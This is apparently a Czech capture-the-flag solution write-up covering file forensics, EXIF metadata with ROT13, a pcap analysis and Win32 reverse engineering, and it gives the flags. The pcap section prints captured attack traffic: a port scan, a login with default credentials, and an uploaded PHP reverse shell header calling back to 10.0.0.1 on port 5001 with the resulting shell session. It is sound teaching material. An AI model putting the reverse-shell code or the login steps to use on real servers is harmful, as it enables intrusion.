Řešení úlohy č. 1
Analýza obludy

1 Zadání

Po otevření vstupu jste možná uviděli spoustu divných znaků:

```
PK^C^D
^@^@^@^@^@^HV?W???^D^@^@^@^D^@^@^@
^@^^@.seed.txtUT  ^@^C_?ue_?ueux^K^@^A^D?^C^@
^@^D?^C^@^@1234PK^C^D^T^@^@^@^H^@^HV?W7
?+^A^@^@^L^B^@^@^K^@^^@.hashes.txtUT
^@^C_?ue_?ueux^K^@^A^D?^C^@^@^D?^C^@^@^U??^U^DO^DD??^Z?^M
```


Podle prvních znaků tzv. magic bytes jde ale poznat co to je za typ souboru. `PK` náleží ZIPu. Zjistit to lze třeba na wiki nebo na Linuxu na to je program `file`:

```
$ file input.txt
input.txt: Zip archive data
```


Soubor odzipujeme.

2 Hosts

Máme tu dva soubory `hosts` a `key512`. PS: Úloha nevyžaduje žádné znalosti sítí, IP adres ani ničeho jiného. V `hosts` souboru se nachází podivné názvy končící vždy na speciální znak. Mezi prvními je `{` a mezi posledními `}`. To nám už napovídá, že nějak musíme vybrat tyto znaky spolu s dalšími, které budou tvořit vlajku. Soubor `key512` obsahuje spoustu 255 a nějaké 000. Všimneme si, že má v názvu 512, což se shoduje s počtem těchto čísel a také velikostí prvního souboru.



Tato čísla použijeme jako masku pro bajty prvního souboru, abychom vyextrahovali písmena vlajky. Každé písmeno náleží jednomu číslu. Pokud je 255, budeme ho ignorovat, pokud je 000, tak ho přidáme do výstupu. Můžeme to vyluštit manuálně, ale kdo na to má čas. Stačí si na to napsat skript.



Skript je v zipu v kódu řešení.
Vlajka je: `fiks{flag_is_11005488}`.

3 Image

Na první pohled se to zdá jako normální obrázek cute koťátek.

Co se v něm schovává? Způsobů jak ukrýt informace do obrázku je mnoho. Dá se něco schovat do LSB (Least Significant Bits). Na to jsou nástroje jako `steghide` nebo stegsolve. Tady ale nic není.

Další možnost je např. za data obrázku appendnout další data/soubor. Nebo ho schovat někam doprostřed. Nástroje `binwalk` a `foremost` umí binárně projít souborem a hledat výše zmíněné magic bytes či jiné hlavičky dalších souborů. Opět ale nic nenajdou.

Řešení je ale jednodušší. Vlajka se schovává v metadatech. Mimo samotné pixely může obrázek obsahovat další informace jako model fotoaparátu, jméno autora, dobu expozice, ISO, datum a čas pořízení snímku atd. Exif metadata si můžeme zobrazit nástrojem `exiftool` nebo na nějaké webové stránce:

```
Exif Byte Order                 : Little-endian (Intel, II)
Make                            : svxf{g4
Camera Model Name               : wa4_iy
Orientation                     : Horizontal (normal)
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Software                        : 4wx4_i
Modify Date                     : 2023:09:07 10:57:28
Artist                          : _z3g4q4
Target Printer                  : g3pu_69
Y Cb Cr Positioning             : Centered
Copyright                       : 154128}
Exposure Time                   : 1/103
F Number                        : 2.0
Exposure Program                : Program AE
ISO                             : 100
Exif Version                    : 0220
Date/Time Original              : 2019:07:05 18:24:46
```

```
Create Date                     : 2019:07:05 18:24:46
Components Configuration        : Y, Cb, Cr, -
Compressed Bits Per Pixel       : 4
Shutter Speed Value             : 1/103
Aperture Value                  : 2.0
Exposure Compensation           : 0
Max Aperture Value              : 2.0
Metering Mode                   : Unknown (15731)
Light Source                    : Unknown
Flash                           : Off, Did not fire
Focal Length                    : 3.8 mm
Sub Sec Time                    : 603862
Sub Sec Time Original           : 419
Sub Sec Time Digitized          : 603862
Flashpix Version                : 0100
Color Space                     : sRGB
```

Zajímají nás pole s divnými hodnotami:


```
Make                            : svxf{g4
Camera Model Name               : wa4_iy
Software                        : 4wx4_i
Artist                          : _z3g4q4
Target Printer                  : g3pu_69
Copyright                       : 154128}
```

Hodnoty spojíme dohromady a dostaneme `svxf{g4wa4_iy4wx4_i_z3g4q4g3pu_69154128}`. To už se naší vlajce docela blíží, ale ještě to není úplně ono. Vlajka má být ve tvaru `fiks{.*?}`, tedy nějak musíme z `svxf` udělat `fiks`. Můžeme si třeba všimnout, že `f` se mění na `s` a `s` na `f`, kde obě písmena jsou od sebe vzdálena 13 znaků. Ano, jedná se o šifru ROT13.

```
$ echo 'svxf{g4wa4_iy4wx4_i_z3g4q4g3pu_69154128}' | rot13
fiks{t4jn4_vl4jk4_v_m3t4d4t3ch_69154128}
```


4 Traffic

Dostali jsme pcap. To je záznam síťového provozu. Můžeme ho otevřít například v nástroji Wireshark.




Ve sloupcích vidíme kdo (Source) komu (Destination) co posílal, jakým protokolem a nějaké základní informace o tom packetu. Vidíme například, že stroj s IP adresou 10.207.51.173 pustil ping na stroj s adresou 10.187.249.75.

Když zascrollujeme kousek níž, všimneme si hodně červené:



Vidíme vždy dvojici šedého řádku s příznakem `SYN` od 10.0.0.1 a červeného řádků s příznakem `RST` od 10.187.249.75. Jedná se o neúspěšný pokus o otevření TCP spojení. Všimneme si, že takových pokusů je tu opravdu dost. Pokaždé na jiný port, mezi které patří i dobře známé porty jako SSH (22), SMTP (25), HTTPS (443) a další.

Jedná se o port scan. Útočník zjišťuje, jaké porty a tedy i jaké služby běží na daném stroji. Běžně se používá nmap.




Dva porty neodpoví `RST`: HTTP (80) a MySQL (3306).


Pojďme se zaměřit pouze na provoz mezi těmito dvěma stroji. Do wiresharku můžeme nahoře

psát filtery. Dáme si tam, že chceme pouze packety od/pro útočníka.

```
ip.addr == 10.0.0.1
```

Po portscanu vidíme hodně HTTP provozu. Po chvilce narazíme na POST na login. POSTy jsou zajímavé, protože se jimi už něco doopravdy děje. GET requesty jsou (nebo by alespoň měly být, bohužel v praxi občas vidíme i něco jiného, běda vám, je to bezpečnostní riziko) pouze read-only. Wireshark je chytrý a umí nám zobrazit celou "konverzaci".





Vidíme neúspěšný pokus o přihlášení se jménem admin a heslem admin.

```
</html>POST /login.php HTTP/1.1
Host: 10.187.249.75
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Origin: http://10.187.249.75
DNT: 1
Connection: keep-alive
Referer: http://10.187.249.75/login.php
Cookie: PHPSESSID=pug1m2dkmnbsiuatck8l3j0um7; security=low
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

username=admin&password=password&Login=Login&user_token=76a8f42719110923d1f1b1b66cdf24fbHTTP/1.1 302 Found
Date: Fri, 08 Sep 2023 09:03:09 GMT
Server: Apache/2.4.10 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


Po něm následuje už úspěšné přihlášení se jménem admin a heslem password (pro tip: nepoužívejte toho heslo ;))

Vrátíme se zpět (Wireshark nám změnil filter, takže ho musíme změnit zpět) a koukáme co se děje dál. Hmmm, POST na `upload`.

```
POST /upload/ HTTP/1.1
Host: 10.187.249.75
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------228175381739858091338275276O2
Content-Length: 3061
Origin: http://10.187.249.75
DNT: 1
Connection: keep-alive
Referer: http://10.187.249.75/upload/
Cookie: PHPSESSID=pug1m2dkmnbsiuatck8l3j0um7; security=low
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

---------------------------228175381739858091338275276O2
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
---------------------------228175381739858091338275276O2
Content-Disposition: form-data; name="uploaded"; filename="revshell.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE:
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.0.1';
$port = 5001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;
```

Hmm, reverse shell?.

Útočník potom vynutí spuštění php kódu navštívením příslušné php stránky.



Po navštívění stránky následuje otevření nového TCP spojení ze serveru (10.187.249.75) na počítač útočníka (10.0.0.1) na port 5001, který jsme viděli v kódu. Podle následujících červených `TCP Retransmission` vidíme, že útočník nejspíše zapomněl otevřít ve svém firewallu port 5001, aby se k němu server dostal. O kousek níž je druhý GET na revshell.php a následuje úspěšné otevření spojení.

Můžeme Wiresharku říct, aby teď následoval toho TCP spojení. (Follow → TCP Stream)

```
Linux 283f15313923 6.4.12-arch1-1 #1 SMP PREEMPT_DYNAMIC Thu, 24 Aug 2023 00:38:14 +0000 x86_64 GNU/Linux
 09:05:54 up 2 days,  2:22,  0 users,  load average: 0.66, 0.97, 0.88
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (603): Inappropriate ioctl for device
bash: no job control in this shell
www-data@283f15313923:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@283f15313923:/$ ls -la
ls -la
total 96
drwxr-xr-x   1 root   root    4096 Sep  6 14:00 .
drwxr-xr-x   1 root   root    4096 Sep  6 14:00 ..
-rwxr-xr-x   1 root   root       0 Sep  6 13:23 .dockerenv
drwxr-xr-x   1 root   root    4096 Mar 19  2017 bin
drwxr-xr-x   2 root   root    4096 Dec 28  2016 boot
drwxr-xr-x   5 root   root     340 Sep  8 08:18 dev
drwxr-xr-x   1 root   root    4096 Sep  6 13:23 etc
-rw-r--r--   1 root   root      23 Sep  6 14:00 flag.txt
drwxr-xr-x   2 root   root    4096 Dec 28  2016 home
drwxr-xr-x   1 root   root    4096 Nov 27  2014 lib
drwxr-xr-x   2 root   root    4096 Feb 27  2017 lib64
drwxr-xr-x   2 root   root    4096 Feb 27  2017 media
drwxr-xr-x   2 root   root    4096 Feb 27  2017 mnt
drwxr-xr-x   2 root   root    4096 Feb 27  2017 opt
dr-xr-xr-x 504 nobody nogroup    0 Sep  8 08:18 proc
drwx------   1 root   root    4096 Sep  8 08:49 root
drwxr-xr-x   1 root   root    4096 Mar 19  2017 run
-rwxr-xr-x   1 root   root     122 Mar 20  2017 run.sh
drwxr-xr-x   2 root   root    4096 Feb 27  2017 sbin
drwxr-xr-x   2 root   root    4096 Feb 27  2017 srv
dr-xr-xr-x  13 nobody nogroup    0 Sep  8 08:18 sys
drwxrwxrwt   1 root   root    4096 Sep  8 09:03 tmp
drwxr-xr-x   1 root   root    4096 Feb 27  2017 usr
drwxr-xr-x   1 root   root    4096 Mar 19  2017 var
www-data@283f15313923:/$ cat flag.txt
cat flag.txt
ZmlrczNGNrM3JtNG5fMjU2ODM0MTF9
83f15313923:/$
```

Vidíme, že spouštěl příkazy `id`, `ls -la` a `cat flag.txt`.

Vlajka je `ZmlrczNGNrM3JtNG5fMjU2ODM0MTF9`.

Zkušené oko už vidí base64.

```
$ echo -n 'ZmlrczNGNrM3JtNG5fMjU2ODM0MTF9' | base64 -d
fiks{h4ck3rm4n_25683411}
```

5 Win32

Před námi leží spustitelný soubor (executable) pro Windows ve 32-bitové verzi. Když ho spustíme, uvítá nás popis úkolu a zároveň rada, na co se zaměřit a jaké nástroje zkusit (Fig. 1).

V tomto řešení budeme používat nástroj jménem Ida (Interactive DisAssembler), avšak podobný postup bude fungovat i v ostatních. Nebudeme rozebírat základy assembleru a struktury executable souborů, pro samostudium je vhodný např. tento materiál.

```
V tomhle programu se schovava tajemstvi. K jeho ziskani musis zadat spravne heslo. A jak heslo zjistis?
Reverse engineering! Dobry zacatek je prozkoumat program hezky instrukci po instrukci.
Pomoci ti mohou nastroje jako x64dbg, Ida Free, Radare2 nebo Ghidra.
--------------------------------------------------------------------------------------------------------

Zadej heslo: test

Spatne heslo!
```

Obrázek 1: Spuštěný program

Po načtení do Idy se nám zobrazí assemblerový kód programu, tak jak byl zkompilován – bez názvů metod a proměnných, bez komentářů a navíc místo čitelného zdrojového kódu vidíme jen strojové instrukce, přesně tak, jak je vidí náš operační systém když program spouští (Fig. 2).

Můžeme začít postupně program prozkoumávat – prohlížet jednotlivé funkce v něm obsažené, zkoumat jaká systémová volání používá (např. Sleep, WriteConsoleA) a hledat jejich význam v dokumentaci poskytnuté Microsoftem. Toto nám dá základní přehled o struktuře programu a tom co se v něm děje. Vidíme, že vypisuje hlášku do konzole, načítá standardní vstup, provádí s ním nějaké manipulace a končí buď s jednou ze dvou možných chybových hlášek, nebo nám oznámí úspěch a dělá další manipulace s daty.

Pokud jsme dostatečně zvědaví a otevřeme si soubor v textovém či hex editoru (zde použit nástroj HxD), narazíme rovnou na další radu, která by nám jinak zůstala skryta (Fig. 3).

Ida i Ghidra mají funkcionalitu umožňující **nepřesnou**, avšak stále dosti užitečnou, rekonstrukci strojového kódu do pseudokódu na vyšší úrovni, podobného jazyku C. Na výsledek takovéto rekonstrukce se nedá nahlížet jako na korektní zdrojový kód a slepě věřit, že cokoliv, co v něm vidíme, je skutečné fungování programu, ale dá se brát jako reference, která nám zjednoduší pochopení celkového fungování programu a umožní nám zaměřit se jen na ta místa, která jsou pro nás opravdu důležitá, a v těch teprve zkoumat strojový kód.

Vidíme, že hlavní logika programu se celá nachází v prvotní funkci (kterou Ida automaticky pojmenovala `start`, Fig. 4).

Postupně nacházíme vypsání úvodní hlášky, načtení vstupu, kontrolu že se vstup opravdu načetl, kontrolu, že vstup je kratší než 10 znaků, a kontrolu, že devátý znak vstupu (hesla) je nulový bajt. Z tohoto můžeme odvodit, že heslo má právě osm znaků – jinak by nešlo zaručit, že na osmém místě v bufferu bude požadovaná nula.

Dále následuje série operací s jednotlivými znaky (bajty) hesla, ze kterých program získá pole devíti hodnot, které nakonec porovnává s daty uloženými v sekci `.data`, viz Fig. 5. Říkejme jim třeba kontrolní bajty (checkBytes).

Vidíme, že aby program pokračoval, je nutné zadat takové heslo, které povede na přesně tyto zadané kontrolní bajty. Postup tvorby jednotlivých bajtů k porovnání s polem uloženým v datové sekci je ilustrován ve Fig. 6, ovšem spolehlivější je analyzovat postup přímo z assembly kódu, u kterého je narozdíl od pseudokódu jistota, že to je to co program skutečně vykonává (Fig. 7).

Hodnoty tedy závisí na bajtech zadaného hesla, číselné hodnotě desátého (index 9) znaku textu vypisovaného po spuštění programu a konstantách. Jelikož hodnota vypisovaného textu je vždy stejná, jde také o konstantu (znak 'p', decimální hodnota 112). Jak je patrné, záleží i na pořadí prováděných operací, jelikož na sobě navzájem závisí.

Následně se provádí kontrola vytvořených bajtů s polem uloženým v datové sekci – pokud všechny bajty odpovídají, přistoupí se k dešifrování a zobrazení vlajky jednoduchým XOR algoritmem. Toto bohužel znamená, že snažit se z programu získat vlajku úpravami v binárce (např. upravení podmínek, aby byly splněné vždy) nám nepomůže odhalit vlajku – k jejímu úspěšnému dešifrování totiž potřebujeme znát správné bajty hesla.

Odbočka pro pokročilé: Víme-li, že vlajka začíná textem "fiks{"a končí "}", můžeme si šest hodnot v checkBytes odvodit rovnou, jelikož pro tyto znaky máme šifrované hodnoty a víme jak mají vypadat hodnoty dešifrované. To nám trochu zrychlí hledání a řešení závislostí.

```
.text:00401284                public start
.text:00401284 start          proc near
.text:00401284
.text:00401284 Buffer         = byte ptr -114h
.text:00401284 lpBuffer       = dword ptr -14h
.text:00401284 var_10         = byte ptr -10h
.text:00401284 var_4          = word ptr -4
.text:00401284
.text:00401284                push    ebp
.text:00401285                mov     ebp, esp
.text:00401287                sub     esp, 114h
.text:0040128D                push    ebx
.text:0040128E                push    esi
.text:0040128F                mov     [ebp+lpBuffer], offset aVTomhleProgram ; "V tomhle programu se schovava tajemstvi"...
.text:00401296                push    [ebp+lpBuffer]  ; lpBuffer
.text:00401299                call    sub_401166
.text:0040129E                pop     ecx
.text:0040129F                lea     eax, [ebp+Buffer]
.text:004012A5                push    eax             ; lpBuffer
.text:004012A6                call    sub_401139
.text:004012AB                pop     ecx
.text:004012AC                test    eax, eax
.text:004012AE                jnz     short loc_4012BA
.text:004012B0                call    sub_4011D6
.text:004012B5                jmp     loc_401545
.text:004012BA ; ---------------------------------------------------------------------------
.text:004012BA
.text:004012BA loc_4012BA:                            ; CODE XREF: start+2A↑j
.text:004012BA                push    0FAh            ; dwMilliseconds
.text:004012BF                call    ds:__imp_Sleep
.text:004012C5                lea     eax, [ebp+Buffer]
.text:004012CB                push    eax
.text:004012CC                call    sub_401108
.text:004012D1                pop     ecx
.text:004012D2                cmp     eax, 0Ah
.text:004012D5                jle     short loc_4012E1
.text:004012D7                call    sub_4011D6
.text:004012DC                jmp     loc_401545
.text:004012E1 ; ---------------------------------------------------------------------------
.text:004012E1
.text:004012E1 loc_4012E1:                            ; CODE XREF: start+51↑j
.text:004012E1                xor     eax, eax
.text:004012E3                inc     eax
.text:004012E4                shl     eax, 3
.text:004012E7                movzx   eax, [ebp+eax+Buffer]
.text:004012EF                test    eax, eax
.text:004012F1                jz      short loc_4012FD
.text:004012F3                call    sub_4011E9
.text:004012F8                jmp     loc_401545
.text:004012FD ; ---------------------------------------------------------------------------
.text:004012FD
.text:004012FD loc_4012FD:                            ; CODE XREF: start+6D↑j
.text:004012FD                xor     eax, eax
.text:004012FF                inc     eax
.text:00401300                imul    eax, 6
.text:00401303                movzx   eax, [ebp+eax+Buffer]
.text:0040130B                not     eax
.text:0040130D                xor     ecx, ecx
.text:0040130F                inc     ecx
.text:00401310                shl     ecx, 3
.text:00401313                mov     [ebp+ecx+var_10], al
.text:00401317                xor     eax, eax
```

Obrázek 2: Disassemblovaný program zobrazený v nástroji IDA

Nezbývá nám tedy, než se pokusit uhádnout potřebné bajty. Jelikož každé individuální zadání obsahuje jiné kontrolní bajty, nebudeme zde vypisovat žádné konkrétní řešení. K jeho dosažení ale stačí vyjádřit hodnoty password jako neznámé a postupně je dosazením známých hodnot checkBytes nalézt.

